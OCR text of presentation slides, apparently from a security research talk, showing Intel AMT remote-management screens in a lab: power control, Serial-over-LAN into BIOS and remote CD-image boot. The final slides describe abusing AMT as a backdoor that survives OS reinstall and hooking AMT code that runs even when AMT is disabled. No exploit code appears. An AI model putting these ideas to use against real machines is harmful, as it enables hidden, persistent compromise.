
Done


Intel® Active Management Technology - Mozilla Firefox
File Edit View History Bookmarks Tools Help
http://192.168.0.22:16992/remote.htm
Google
Często odwiedz… Smart Bookmarks Release Notes Fedora Project Red Hat Free Content
Intel® Active Management Technology
Computer: iDBO
intel
System Status
Hardware Information
System
Processor
Memory
Disk
Event Log
Remote Control
Power Policies
Network Settings
User Accounts
Remote Control
Power state: On
Send a command to this computer:
Turn power off*
Cycle power off and on*
Reset*
Select a boot option:
Normal boot
Boot from local hard drive
*Caution: These commands may cause user application data loss.
Send Command
Done


Manageability Commander Tool
File
Edit
View
Help
Network
192.168.0.22 / admin
192.168.0.66 / admin
Intel® AMT Certificate Store - 192.168.0.22
Certificates
Trusted Roots
Revocation
Stored Certificates
Certificate
New...
Import...
Remove
View...
Close
Connect & Control
In this window, you can connect to an Intel® AMT computer. Once connected, you can control the computer remotely, remotely turn on or off the Intel® AMT computer you are connected to, control network policies and filters, boot the computer to a remote drive, view the hardware asset inventory, and read the computer's event log.
Connection
Remote Control
Intel® Management Engine
Networking
Intel® Management Engine
Computer Hostname / Domain
iDBO.somedomain.org
Intel® AMT Version
3.2.1
BIOS Version
JOQ3510J.86A.0933.2008.0707.2248
Intel® Management Engine P
ON in S0
User Accounts
2 User Accounts
Interaction Type
EOI (SOAP) only
Certificate & CRL Store
0 certificate(s), 0 trusted root(s)
Kerberos* Setup
Disabled
Remote Access
Unsupported
Set Time...
WSMAN Browser...
Manageability Commander Tool - v0.6.0937.2


Manageability Commander Tool
File
Edit
View
Help
Network
192.168.0.22 / admin
192.168.0.66 / admin
Connect & Control
In this window, you can connect to an Intel® AMT computer.
Once connected, you can control the computer remotely,
Networking
iDBO.somedomain.org
3.2.1
JOQ3510J.86A.0933.2008.0707.2248
ON in S0
2 User Accounts
EOI (SOAP) only
0 certificate(s), 0 trusted root(s)
Disabled
Unsupported
Manageability Terminal Tool - 192.168.0.22
Terminal
Edit
Remote Command
Disk Redirect
Serial Agent
Serial-over-LAN -
Full power (S0)
Normal Reboot
Power Up
Power Down
Remote Reboot
Remote Reboot to BIOS Setup
Remote Reboot to Redirect Floppy
Remote Reboot to Redirect CD
Agent Commands
Custom Command...
TCP Redirect
No Mapping
0k/0k
IDE Redirect
Floppy
f4.img
CDROM
fc9.iso
IDE Redirect Active: 0 bytes Sent / 0 bytes Received
v0.6.0937.2


Manageability Commander Tool
File Edit View Help
Network
192.168.0.22 / admin
192.168.0.66 / admin
Connect & Control
In this window, you can connect to an Intel® AMT computer.
Once connected, you can control the computer remotely,
Networking
iDBO.somedomain.org
3.2.1
JOQ3510J.86A.0933.2008.0707.2248
ON in S0
2 User Accounts
EOI (SOAP) only
0 certificate(s), 0 trusted root(s)
Disabled
Unsupported
Manageability Terminal Tool - 192.168.0.22
Terminal Edit Remote Command Disk Redirect Serial Agent
Serial-over-LAN - Connected
Full power (S0)
System Setup
Main Advanced Security Power Boot Intel(R) ME Exit
Boot Configuration
Peripheral Configuration
Drive Configuration
Event Log Configuration
Video Configuration
Fan Control
Hardware Monitoring
Chipset Configuration
USB Configuration
Setup Warning:
Setting items on this Screen to incorrect values
may cause system to malfunction!
<>=Select Screen
↑↓=Select Item
Enter=Select Submenu
F9=Setup Defaults
F10=Save and Exit
Esc=Previous Page
TCP Redirect
No Mapping
0k/0k
IDE Redirect
Floppy f4.img
CDROM fc9.iso
IDE Redirect Disabled
v0.6.0937.2



Manageability Commander Tool
File
Edit
View
Help
Network
192.168.0.22 / admin
192.168.0.66 / admin
Connect & Control
In this window, you can connect to an Intel® AMT computer.
Once connected, you can control the computer remotely,
Networking
iDBO.somedomain.org
3.2.1
JOQ3510J.86A.0933.2008.0707.2248
ON in S0
2 User Accounts
EOI (SOAP) only
0 certificate(s), 0 trusted root(s)
Disabled
Unsupported
Manageability Terminal Tool - 192.168.0.22
Terminal
Edit
Remote Command
Disk Redirect
Serial Agent
Serial-over-LAN - Connected
Full power (S0)
ISOLINUX 3.61 2008-02-03 Copyright (C) 1994-2008 H. Peter Anvin
[1] RescueSystem
[2] RescueSystem - load cd into RAM
[3] memtest86
boot:
Loading /isolinux/vmlinuzx.....................................
Loading initrdx.................................
TCP Redirect
No Mapping
0k/0k
IDE Redirect
Floppy
f4.img
CDROM
fc9.iso
IDE Redirect Active: 9663504 bytes Sent / 0 bytes Received
v0.6.0937.2

If abused, AMT offers powerful backdoor capability:
it can survive **OS reinstall** or other OS change!

But AMT is turned off by default...


- There are a few methods to enable AMT...
- ... but most require physical presence during the BIOS boot
- We do have ideas how to do it remotely,
- But let's skip it and talk about something better...

But turns out that some AMT code is executed **regardless of whether AMT is enabled** in BIOS or not!
And we can hook this code (see later)!

